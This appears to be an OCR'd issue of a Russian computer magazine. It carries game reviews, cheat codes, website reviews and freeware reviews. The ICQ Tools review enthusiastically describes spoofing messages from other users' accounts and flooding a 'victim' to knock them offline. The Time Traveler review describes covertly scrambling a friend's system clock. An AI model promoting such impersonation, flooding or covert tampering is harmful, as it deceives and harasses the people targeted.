Описуха Абсолютно новый жанр - подводная охота. Нет, это совсем не из серии охотничьих симуляторов, это настоящий шутер, только под водой и с гарпунами. На протяжении 8 миссий мы будем не просто тупо мочить акул, а выполнять разнообразные задания (типа вызволить поврежденную подлодку).

Приговор **ХОРОШО**






Урожденная **Sierra Sports Game Room**
Жанр Куча разных спортивных игр
Похожесть э-э-э... куча разных спортивных игр :)
Мать/отец Sierra Sports/Sierra Studios
Требует P200(PII300), 32(64)
Групповуха Инет, вдвоем на компе
Описуха Взяли несколько разных игрушек (настольный хоккей, дартс, пинг-понг, бильярд, пинбол, шаффлтейбл) и соединили в один продукт. Их даже спортивными-то можно назвать с большой натяжкой (первый раз слышу, чтобы игральный автомат пинбол к спорту относили).

Приговор **ЛАЖА**








Урожденная **Space Tripper**
Жанр Скрол-шутер
Похожесть Sopwith
Мать/отец PomPom
Требует PII300(PIII450), 32(64), 3D
Групповуха Обломись
Описуха Космический Триппер - это не новая чума 21-го века, а всего лишь аркадка века 20-го. Графика не пугает примитивизмом, но и не вызывает преждевременной эякуляции. Зато сложность игры заставляет домашних пугаться за твое психическое здоровье и эмоциональную уравновешенность. Эффективно стрейфиться здесь почти невозможно.

Приговор **СЛАБО**









Урожденная **Star Wars Episode 1: Battle for Naboo**
Жанр Аркада
Похожесть Rogue Squadron
Мать/отец Lucas Arts
Требует PII266(PII300), 32(64), 3D
Групповуха обломись
Описуха Довольно прикольная аркадная леталка по Звездным Войнам. Можно менять средства передвижения (они будут плавающими, летающими и скользящими над землей). Геймплей, как и ожидается от такой игры, не напрягает, а очень даже наоборот - расслабляет. Но затягивает. Качественная аркада для отдыха после трудного дня.


Приговор **ХОРОШО**






Урожденная **Times of Conflict**
Жанр 3D RTS
Похожесть Force Commander
Мать/отец Eugen Systems/Microids
Требует P233(PII300), 32(128), 3D
Групповуха Инет
Описуха Как же я задолбался из номера в номер ставить одинаковые описания трехмерных стратегий! «Три расы, отстойная графика, спрайтвая пехота, тупой AI, нулевой pathfinding, никакой стратегии...» Напишу лучше что-нибудь оригинальное. В этой игре самый... самый... о! самый отстойный вступительный ролик из всех 3D RTS. Хоть чем-то выделилась.

Приговор **СРЕДНЕ**





Урожденная **Vital Device**
Жанр RTS
Похожесть Starcraft
Мать/отец Aoroza Entertainment
Требует P200(PII300), 16(64)
Групповуха В ассортименте
Описуха Ты когда-нибудь встречал китайские товары под названием Pavasonic, Rebook, Akaiwa и т. д.? Вот, это корейское чудо из их числа. Игру надо было назвать Starcrafd или что-то в этом роде. Ужасный по качеству клон старенькой классики. Действие происходит... внутри живого организма (то есть в кишечнике, желудке и т. д.) Неудивительно, что гамеса получилась полным...

Приговор **ЛАЖА**





Ломка



KodeMaster (cranyoblast@xaker.ru)

КОДЫ

Three Kingdoms: Fate of the Dragon

Жмакай ENTER и вбивай заветные слова:
Bless Yingzi, the beauteousest girl in the world! – 100.000 всех ресурсов
!om+fps! – показать FPS
!om+godblessgreed! – 100.000 всех ресурсов
!om+icanseeagain! – открыть всю карту
!om+smartbomb! – покоцать всех врагов
!obj+god! – бессмертие (только сначала выбери нужных юнитов)
!obj+speed! – увеличить скорость игры
!obj+godblessovermax! – все генералы (которых ты выделишь) повышают уровень
!om+win! выиграть уровень
!om+fog! – открыть карту
!obj+gold! – добавить золотишка
!obj+lumber! – добавить леса
!obj+rawmeat! – добавить мяса
!obj+corn! – добавить кукурузы
!obj+food! – добавить еды
!obj+Iron! добавить железа
!obj+wine! добавить гнусного алкогольного пойла
!obj+all! – всего добавить, гляди, не тресни
Еще есть куча кодов, действие которых можешь попытаться выяснить сам:
!obj+booze!
!obj+cheating!
!obj+chips!
!obj+greed!
!obj+ingboard!
!obj+moolah!
!obj+outofmyway!
!obj+piggy!
!obj+splinter!
!om+asifbymagic!
!om+superman!

4x4 Evolution

Во время игры зажми пальцами ног ENTER + SHIFT + ALT + E и вводи код
4x4 – большие шины
5x5 – баааальшая машинка
99x99 – игра тебя станет бояться и не посмеет сказать Game Over

Clive Barker's Undying

Нажми TAB для открытия чаи-окна и набирай код:
addall – получить все пушки и спелы
set Aeons.Patrick Health 999 – дает 999 процентов здоровья
set aeons.patrick mana 999 – дает 999 процентов маны
infiniteMana 1 – неограниченная мана
becomeLight 1 – на некоторое время увеличивает освещенность
flight – ты Бэтмен! Никто и не знал, а ты Бэтмен!
AmpAttSpell – увеличить уровень выбранного спела
behindview 1 – включить вид а ля Лара Крофт
assall – создать осла :))))
Некоторые боссы не станут на тебя нападать, если у тебя будет больше 100 процентов здоровья (боятся, гады), и игру ты пройти не сможешь. В таких случаях набирай set Aeons.Patrick Health 99.
Если хочешь прыгать выше, набери «setjumpz XXX», где XXX – некое число (например: setjumpz 900). Если наберешь больше 2000, то будешь прыгать слишком высоко, и твои кишки потом соскребут с пола.
Чтобы перейти на другой уровень, набери «start» и имя карты, на которую хочешь попасть. Список продуктов прилагается к авоське:

Aeons

Catacombs_Cisterns, Catacombs_Cliffs, Catacombs_Entrance, Catacombs_Exit, Catacombs_Exit_After, Catacombs_LairOfLizbeth, Catacombs_LairOfLizbethPostCU, Catacombs_LowerLevel, Catacombs_SaintsHall, Catacombs_Tunnels, Catacombs_WellRoom, Catacombs_WindChamber
CU_01, CU_02, CU_03, CU_04, CU_05, CU_06, CU_07, CU_08, CU_09, CU_10, CU_11, CU_12, CU_13
Entry
EternalAutumn_FinalFight_Arch, EternalAutumn_FinalFight_Arena, EternalAutumn_FinalFight_ArenaBattle, EternalAutumn_FinalFight_Ruins, EternalAutumn_Ravines_Airie_Interior, EternalAutumn_Ravines_Bridge, EternalAutumn_Ravines_Chase, EternalAutumn_Ravines_Chieftain, EternalAutumn_Ravines_Forest, EternalAutumn_Transition, EternalAutumn_Waterfall_Dwellings_Lower, EternalAutumn_Waterfall_Dwellings_Upper, EternalAutumn_Waterfall_Gauntlet
Grounds_Cottage, Grounds_dock_night, Grounds_Lighthouse, Grounds_Mausoleum_Approach, Grounds_Mausoleum_Entrance, Grounds_Mausoleum_Tunnels, Grounds_OldCemetery
Manor_CentralLower, Manor_CentralLower_After, Manor_CentralLower_night, Manor_CentralLower_storm, Manor_CentralUpper, Manor_CentralUpper_After, Manor_CentralUpper_PostOneiros, Manor_CentralUpper_storm, Manor_Chapel, Manor_Chapel_night, Manor_Crypt, Manor_EastWingLower, Manor_EastWingLower_After, Manor_EastWingLower_night, Manor_EastWingUpper, Manor_EastWingUpper_After, Manor_EastWingUpper_night, Manor_EntranceHall, Manor_EntranceHall_FromKitch, Manor_EntranceHall_Intro, Manor_EntranceHall_Night, Manor_EntranceHall_night_ReturnfromCove, Manor_EntranceHall_Storm, Manor_EntranceHall_ToKitch, Manor_FrontGate, Manor_FrontGate_night, Manor_FrontGate_Night_Return, Manor_Gardens, Manor_Gardens_night, Manor_Gardens_storm, Manor_GreatHall_night, Manor_GreatHall_Storm, Manor_InnerCourtyard, Manor_InnerCourtyard_Storm, Manor_NorthWingLower, Manor_NorthWingLower_After, Manor_NorthWingLower_night, Manor_NorthWingLower_storm, Manor_NorthWingUpper, Manor_NorthWingUpper_night, Manor_NorthWingUpper_PostOneiros, Manor_NorthWingUpper_storm, Manor_PatricksRoom, Manor_TowerRun_night, Manor_TowerRun_storm, Manor_WestWing, Manor_WestWing_Hall1, Manor_WestWing_Night, Manor_WidowsWatch_storm
Monastery_Past_Church, Monastery_Past_Exterior, Monastery_Past_Interior, Monastery_Past_LivingQuarters, Monastery_Present_Church, Monastery_Present_Cove, Monastery_Present_Entrance, Monastery_Present_InnerSanctum, Monastery_Present_Tunnels
Oneiros_Amphitheater, Oneiros_City1, Oneiros_City2, Oneiros_HowlingWell, Oneiros_Intro, Oneiros_Oracle, Oneiros_RetreatBath, Oneiros_RetreatExterior, Oneiros_RetreatSecondFloor, Oneiros_RetreatStudio, Oneiros_ZigguratInterior, Oneiros_ZigguratLower, Oneiros_ZigguratUpper
PiratesCove_Barracks, PiratesCove_Exterior, PiratesCove_Pier, PiratesCove_Pool, PiratesCove_TreasureRoom
Playground (тестовая карта)
SmokeTest (тестовая карта)
StandingStones_FirstVisit ,StandingStones_KingFight

Field and Stream Trophy Hunting

Начни одиночную игру на легком уровне сложности, жми ENTER и набирай «deer killer», закончив это дело тем же ENTER'ом. После этого можешь смело и отважно плюхаться мягким местом на клавишу F, и на карте, как по мановению волшебного тампакса, быстренько проявятся все животные.

Severance: Blade of Darkness

Добавь эти строчки в конец файла Scripts\Menu.py :

```
import cheats
cheats.ActivateMiscCheats()
cheats.ActivateLaserEyes()
cheats.ActivateWeaponGrow()
cheats.ActivateGoreCheatsCheats()
cheats.ActivateLevelCheats()
```

После этого можно начинать новую игру (в загруженной сохраненке работать не будет).
В новой же игре жми эти клавиши для различных читов:
Маленький меч, котов кастрировать – 1
Очень большой меч – 2
Большой щит – 3
Маленький щит, видимо, котов защищать от этого самого – 4
Получить световой меч из Звездных Воинов – G
Включить бессмертие – F10
Камера налево – F5
Камера направо – F6
Камера в свободном полете – P
Твоя башка отлетает – H
Поменяй шкуру на чужую – M
Режим «Матрицы» – X
Перейти на следующий уровень – F9
Поднять свои характеристики на 1 уровень – F8
До того, как сохранить игру, включи все нужные читы т. к. после загрузки сохраненки ты не сможешь их задействовать,

пока не перейдешь на новый уровень.
Другой вариант:
Открой файл control.py из директории config. В конце списка клавиш добавь эту строчку:
Bladex.AssocKey(«ToggleInvinciblilty»,»Keyboard»,»p»)
Теперь открой defcontrol.py из директории scripts и сделай такие же изменения. Теперь в игре нажимай кнопку P и становись бессмертным.
Ну а на самый крайний случай можешь открыть файл chardata.py из папки /stats и отредактировать параметры своих героев.

Icewind Dale: Heart of Winter

Нажми CTRL + TAB, дождись появления консоли и вводи в нее свой... ну.. коды свои вводи, в общем.
GETYOURCHEATON:ExploreArea();
открыть всю карту
GETYOURCHEATON:Hans();
телепортировать героев туда, куда нацелен курсор
CHEATERDOPROSPER:SetCurrentXP([число]);
добавить выделенным героям столько-то опыта
CHEATERDOPROSPER:AddGold(число]);
добавить своим барыгам золота
CHEATERDOPROSPER:Midas();
добавить барыгам 500 жалких монет
GETYOURCHEATON:FirstAid();
5 лечебных снадобий, 5 антидотов, и 1 свиток Stone To Flesh.
Открой в блокноте файл «icewind.ini». Добавь строку «Cheats=1» в раздел «[Game Options]». Начни игру, вызови консоль CTRL + TAB. Набери код «GETYOURCHEATON:EnableCheatKeys();» и сможешь задействовать в игре эти клавиши:
[Ctrl] + J – телепортировать выбранных героев на место курсора
[Ctrl] + R – вылечить или воскресить выбранного персонажа
[Ctrl] + Y – убить выделенного врага (опыта ты за это не получишь)
[Ctrl] + 4 – показать ловушки
[Ctrl] + 9 – герои ходят в рамочках, как дураки, честное слово

Starship Troopers

Exploman
Открой файл options.txt и измени значение в строке «levelchoose» с 0 на 1. В главном меню появятся две новые опции – выбор любого уровня и просмотр любого видеоролика.

Хекс

Technomage

Извращаемся над файлом сохраненной игры.

Берем любой HEX редактор, и правим байтики по нижеуказанным адресам:

4BE0 – деньги (младший байт – старший байт)
(скажем, нам надо 6000, это будет циферь 1770hex,
вводим по адресу 4BE0 – 7017)
73A0 – мана, текущее значение
73A2 – мана, максимальное значение
739A – жизнь, текущее значение
739C – жизнь, максимальное значение
73AD – сила
73AE – знание
73AF – тело
73B0 – магия
73BA – уровень
73BB – подуровень
Не рекомендую ставить значения: сила, знания, тело, магия;
выше 35 (23hex). Иначе, когда наберется очередной опыт, игрушка
зациклится на изменении этих параметров.
Уровень меняете на свой страх и риск.
Скажу лишь, что в файле txt\globals.dlg прописаны все номера и
названия уровней.
Допустим, там: «STAGENAME4_3» «START»
Значит, вводим по адресу: 73BA – 04, по адресу 73BB – 03 и получаем начало четвертого уровня игры (лес фей).

Tachyon: The Fringe

Если тебе вподляк набирать коды, открывающие новые корабли, то брось плакать. Возьми любимый hex-редактор и иди по следующим адресам. Когда найдешь, меняй в них значения на «01». Будут открываться соответствующие корабли.
550C: Pegasus Interceptor
5520: Battleaxe Fighter
5510: Orion Fighter
5524: Cutlass Bomber
5514: Archangel Fighter
5528: Mace Interceptor
5518: Phoenix Heavy Bomber
552C: Warhammer Fighter
551C: Poseidon Bomber
5530: Claymore Heavy Bomber
5534: Mako Economy Fighter




WWW

M.J.Ash (m.j.ash@xakep.ru) www.xknows.bos.ru

Body Modification Ezine

www.bmezine.com



Совершенно жуткий электронный журнал, посвященный татуировке, пирсингу, скарификации (от англ. "scar" - "шрам, рубец") и прочим способам "изменения" собственного тела (включая добровольную кастрацию и ампутацию каких-нибудь других чуть менее важных органов). Фотографий масса! Проблема в том, что на большинство из них невозможно смотреть без боли. Особенно потрясает содержимое разделов о "модификации" интимных мест. Татуировки - это ерунда, но вот цепочки, замочки и результаты хирургического вмешательства откровенно шокируют. При этом сами "экспериментаторы" рассказывают о своих "достижениях" с таким неподдельным энтузиазмом, словно те заслуживают нобелевской премии, а не ставят большой жирный крест на их личной жизни. В общем, это не сайт, а рупор садомазохизма, который детям, людям преклонного возраста и беременным женщинам лучше обходить стороной... Да и остальным людям сюда тоже лучше не заглядывать... по крайней мере, во время еды. :)

Курс эротической фотографии...


http://akt.by.ru

Если до сих пор ты являлся только пассивным потребителем эротической фотопродукции, то пройдя указанный выше курс, ты сможешь побывать в шкуре фотографа, профессионально работающего с обнаженной натурой. Ты узнаешь, чем нужно снимать ("...Всякий фотограф встречался и не однажды с людьми, убежденными в том, что для цветной пленки необходим специальный фотоаппарат..."), кого ("...Даже если ты самый паршивый и гнусный мужичонка без денег и передних зубов, выбирай всегда самую классную женщину из всех присутствующих. Пусть даже ничего не перепадёт, но зато потом не придется отплёвываться...":), и как ("...девушек с маленькой неприметной грудью не стоит фотографировать лежащими на спине, так как в этом положении их несостоявшиеся формы начисто уходят в небытие..."). Отдельный раздел этого курса рассказывает о съемке для коммерческих adult сайтов. Так что если ты умеешь держать в руках фотоаппарат, то, освоив "Курс эротической фотографии...", можешь попробовать срубить на этом поприще немного деньжат. Только при этом надо помнить, что, экономя деньги на настоящей модели, и фотографируя вместо нее свою, небрежно положенную на диван, в доску пьяную подругу, получить снимки возвышенно-эротического характера невероятно трудно. Почему? Да потому что эротика - это искусство, а наша реальная жизнь - это одна сплошная порнография. :)




[AGDB] коллекция старых игр

http://agdb.narod.ru



Многим людям с солидным компьютерным стажем знакомо чувство ностальгии по "старым добрым играм" ушедшей эпохи DOS. Лелея в памяти свою первую игруху, они то и дело ворчат о том, что "сейчас-то игры пошли не те...", и что "графика второстепенна, главное в игре - это атмосфера, геймплэй". Впрочем, отдельные товарищи идут дальше и даже сейчас с удовольствием режутся в свою "первую любовь". Вот я, к примеру, до сих пор играю в Digger-a (www.digger.org), в то время как многие сегодняшние супер-хиты живут на моей машине от силы месяц. На тот случай, если ты захочешь последовать моему примеру (хотя я где-то слышал, что с ума люди сходят каждый по-своему :)), то в поисках игрушки "твоей молодости" тебе может очень сильно помочь сайт AGDB. Здесь находится постоянно обновляемая коллекция старых компьютерных игр (начало 80-х - середина 90-х). Все игры можно скачать - часть из них хранится здесь же на сервере, часть - на других. Игры рассортированы как в алфавитном порядке, так и по жанрам. Хотя... если ты не помнишь имя своей первой любви, то это либо была не настоящая любовь, либо у тебя, приятель, склероз, а значит тебе уже не до игрушек!:)




Военная разведка

www.vrazvedka.ru

Интересный проект, освещающий различные аспекты подготовки разведчиков. Большое количество методических материалов последовательно рассказывает о выработке у человека остроты восприятия, хорошей ориентировки и зрительной памяти, навыков обращения с любыми видами оружия (на этом сайте есть даже инструкция по набрасыванию арканов :) и целого ряда других более специфических умений. При этом создатели "Военной разведки" скромно надеются, что указанные материалы помогут пробудить у нашего человека не только быстроту и гибкость мышления, решительность, силу воли и смекалку, но и такое полузабытое чувство, как патриотизм. Правда, я сам насчет патриотизма что-то очень сильно сомневаюсь, но, в любом случае, ясный ум и смекалка - это тоже не плохо. Наши разведчики всегда славились этими качествами. По крайней мере - в анекдотах. Вспомним хотя бы того же Штирлица, который, закончив очередной сеанс связи с Центром, любил попрыгать босыми ногами по панели рации, злорадно думая при этом: "И пускай теперь люди Мюллера поищут человека с такими отпечатками пальцев!".

Тормозной Народ


http://tormoznoy.narod.ru



Этот сайт встречает каждого посетителя словами: “Кто-то верит в Бога, кто-то в коммунизм и светлое будущее, а кто-то в то, что в Интернете можно заработать деньги, участвуя в спонсорских программах”, после которых следует весьма логичное и прикольное обоснование высказанного утверждения в трех частях. В первой части этого “измышления” (как его называет сам автор:) высказывается сомнение в честности тысяч людей, утверждающих на своих личных пагах, что благодаря таким-то спонсорам их карманы теперь набиты букazoйдами, как Винды - багами. Вторая часть посвящена красочному описанию “честных” способов отъема заработанных тобой денег, которыми любой “порядочный” спонсор в совершенстве овладел еще в утробе матери. Ну и часть третья (заключительная :)) довольно ехидно рассказывает об издевательствах, которым подвергается в нашей стране человек, желающий обналичить весьма скромный чек, все-таки высланный спонсором... в качестве прикола. “Теоретические” материалы сайта хорошо иллюстрирует раздел “Рассказы наших читателей”. Вот только раздел “Ссылки” слегка портит имидж “единственного честного сайта в интернете о спонсорах”. По какой-то роковой случайности он оказался переполнен ссылками на дружеские сайты, которые все как один рассказывают... о легких деньгах и честных спонсорах, которые всегда платят! :)

Канализации всех стран, соединяйтесь!

www.sewers.nm.ru



Странствуя по Сети, я все больше и больше убеждаюсь в том, что тема сортиров и всего, что с ними связано, не только неисчерпаема, но еще и поистине интернациональна. Вот, к примеру, пару недель назад я обнаружил в Сети сайт Besttoilets.com - настоящий путеводитель по общественным туалетам Америки! А буквально на днях мне сообщили о существовании отечественного ресурса под чудным названием “Канализации всех стран, соединяйтесь!”. Я сначала было подумал, что это сайт какого-нибудь нового политического движения, ратующего за объединение Европы путем соединения подземных коллекторов отдельных городов и стран в единую сеть приема и переработки нечистот. Однако беглый осмотр показал, что под таким оригинальным названием скрывается не что иное, как “новый глобальный мэйл-арт проект, целью которого является создание коллекции фото и видео изображений всех типов крышек и решеток канализационных колодцев”... Э-э-э... На этот раз обойдемся без комментариев, ладно? :)

WWW.LOVER.RU

www.lover.ru

Теория и практика соблазнения женщин (пособие для ни разу не грамотных :)). Исчерпывающая информация о подготовке к пикапу, огромная подборка шаблонных фраз и тем для разговора, практические советы по переводу отношений с девушкой в горизонтальную плоскость. Специальный раздел о Нейро-Лингвистическом Программировании для парней, совсем потерявших надежду. (Статьи в этом разделе просто убийственные! Чего стоят одни только названия: “Письмо с НЛП-прогрузом”, “Техника переноса влюбленности” или даже, черт возьми, “Как запрограммировать ее на ответ “ДА”?” :)). Тертых же перцев должны заинтересовать материалы, рассказывающие о мерах по поддержанию страстных отношений более чем на одну неделю и последующему безболезненному расставанию. В общем, как ты уже, наверное, догадался, Lover.ru - это абсолютно аморальный, развратный, бесчестный веб-сайт, насквозь пропитанный мужским шовинизмом. Хех... Что-то мне подсказывает, что он просто обязан тебе понравиться. :)



Пять веселых сайтов Про Это:

Condoms @ Condomania

http://condomania.net

Они бывают разными - зелеными и красными...

Flash Mountain

www.flashmountain.com

Прибежище тех, кому себя показать интереснее, чем других посмотреть.

Home of Nude Horse and Animal Riding

www.nudehorsebackride.com

Езда на домашних животных по методу леди Годивы

REALHAMSTER

www.realhamster.com

Плюшевые игрушки для взрослых

Lettuce Ladies.com


www.lettuceladies.com

Сексуальное стимулирование вегетарианства

M.J.Ash (m.j.ash@xakep.ru) www.xknows.bos.ru

ICQ Tools v 1.0

Windows 9x/Me
Size: 1458 Kb
Freeware
http://www.medievilz.com



Твои друзья и знакомые пользуются аськой для онлайнового общения? Отлично! С помощью программы ICQ Tools их можно очень даже весело разыграть. Эта оригинальная софтина позволит тебе посылать свои сообщения от чужого имени (UIN'а). И распознать подделку довольно трудно. Я сам убедился в этом, когда отправил нескольким своим коллегам грозные предупреждения от имени главного редактора. Хе-хе... До сих пор я с радостью вспоминаю, как дружно они на это «купились» и начали лихорадочно заваливать ничего не понимающего Серегу Покровского своими «не виноватая я!». Жаль, конечно, что ответы на фальшивые сообщения ICQ Tools перехватывать не умеет (они уходят настоящему владельцу UIN'а:), а то было бы совсем весело... Зато ICQ Tools умеет генерировать символьный мусор и отсылать его «жертве» порциями с разных UIN'ов! Получив две-три сотни таких сообщений, любой юзер или сам в офлайн уйдет, или же его тетя Ася так взглюкнет, что мало не покажется. Кстати, тут самое время сообщить о главном минусе данной проги - ей, увы, нельзя посылать фальшивые сообщения в офлайн, т. е. намеченная жертва обязательно должна быть в Сети с работающей ICQ. А плюс этой проги заключается в том, что она функционирует совершенно независимо от аськи, самостоятельно подключаясь к ICQ-серверу под «левым» UIN'ом. Для того, кто хочет невинно болтать с друзьями и одновременно с этим делать им всякие гадости, это, я должен заметить, ужасно удобно. :)

Easy 3D Creator v 1.0

Windows 9x/Me/NT/2k
Size: 4937 Kb
Shareware
http://www.dzsoft.com


Easy 3D Creator позволяет быстро и легко клепать свои собственные вполне приличные 3D-скринсейверы. Выглядит это приблизительно так: ты берешь какую-нибудь стильную модель в формате 3D Studio (3DS) (подсказка: на многих сайтах, посвященных 3D-графике, существуют целые библиотеки бесплатных моделей) и загоняешь ее в Easy 3D Creator. Далее на импортированную модельку ты натягиваешь какую-нибудь текстуру, выбираешь задний фон и задаешь маршрут полетов этой модели по экрану компа. Обрати внимание, что в качестве текстуры и фона разрешается использовать абсолютно любые изображения в форматах BMP, GIF или JPG. В принципе, после совершения указанных манипуляций тебе остается лишь вписать в пустые графы информацию о разработчике (хе-хе :)), выбрать файл MIDI в качестве музыкального сопровождения, скомпилировать готовый к установке и запуску хранитель экрана, и начать шумную компанию по его продвижению среди своих несчастных друзей и знакомых. Правда тот, кто сам себе Стивен Спилберг, может перед нажатием кнопочки «Compile» еще немного побаловаться с парочкой ползунков, отвечающих за параметры освещения и положение камеры... И пусть говорят, что скринсейверы, заделанные в этой проге, похожи, как братья-близнецы. Это наглая ложь! У меня, к примеру, получился скринсейвер, в котором фиолетовый бык небрежно парит на фоне багрово-красного неба под музыку «Что такое осень...». Что-то я очень сомневаюсь, чтобы кто-нибудь еще сумел (или хотя бы догадался :)) изваять аналогичный, не побоюсь этого слова, шедевр.



Ace Clock Pro v 3.0

Windows 9x/Me/NT/2k
Size: 1416 Kb
Shareware
http://www.aceclock.com

Стандартные часы на панели задач всегда угнетали меня своей примитивностью, но до недавнего времени я все еще прикидывал, на что бы их заменить. Однако с появлением третьей версии Ace Clock Pro этот вопрос сам собой отпал. Ace Clock Pro и раньше были неплохими часиками, но в новой версии они, похоже, научились делать вообще все, что только можно пожелать от этого вида программ. Хочешь, эта прога будет показывать тебе время на цифровом дисплее, а хочешь - на экране появится аналоговый циферблат со стрелками. В обоих случаях внешний вид часов можно как угодно настраивать, меняя шрифты, цвета, «шкурки» и корректируя формат представления даты/времени. Помимо этого, третья версия Ace Clock Pro научилась объявлять текущее время голосом (в том числе и по-русски :)). А если говорить про встроенную в нее систему будильников, секундомеров и напоминаний, то она стала еще мощней. Теперь в заданное тобой время прога может не только звуковой файл проиграть, но и прогу запустить, документ открыть, или, скажем, взять твой комп и выключить его на фиг. О таких стандартных фишечках, как синхронизация времени через Интернет или возможность управления прогой посредством «горячих клавиш», я и говорить, пожалуй, не буду. Замечу лишь, что они есть и тоже реализованы весьма и весьма приятно.



Time Traveler v 1.00

Windows 9x/Me/NT/2k
Size: 107 Kb
Freeware
http://www.rjlsoftware.com

Если точные часы на твоей машине - это нормально, то такие же часы на машине приятеля - это недоразумение, которое требуется исправить. Подходящую прогу для этой работенки недавно выпустили известные «шутники» из RJL Software. Называется она Time Traveler и промышляет исключительно тем, что «корректирует» показания часов в операционной системе по... генератору случайных чисел! По умолчанию, Time Traveler осуществляет эту... хм... операцию каждые 30 секунд, но при желании с помощью командной строки этот временной промежуток можно изменить. О том, что выполняется Time Traveler незаметно для пользователя, а для ее закрытия достаточно всего лишь переместить указатель мыши в левый верхний угол экрана (фирменный знак RJL Software :)), ты и сам, наверное, уже догадался. Чай, не маленький! :)



Sound Association v 3.02

Windows 9x/Me/NT/2k
Size: 208 Kb
Freeware
http://www.leeos.com

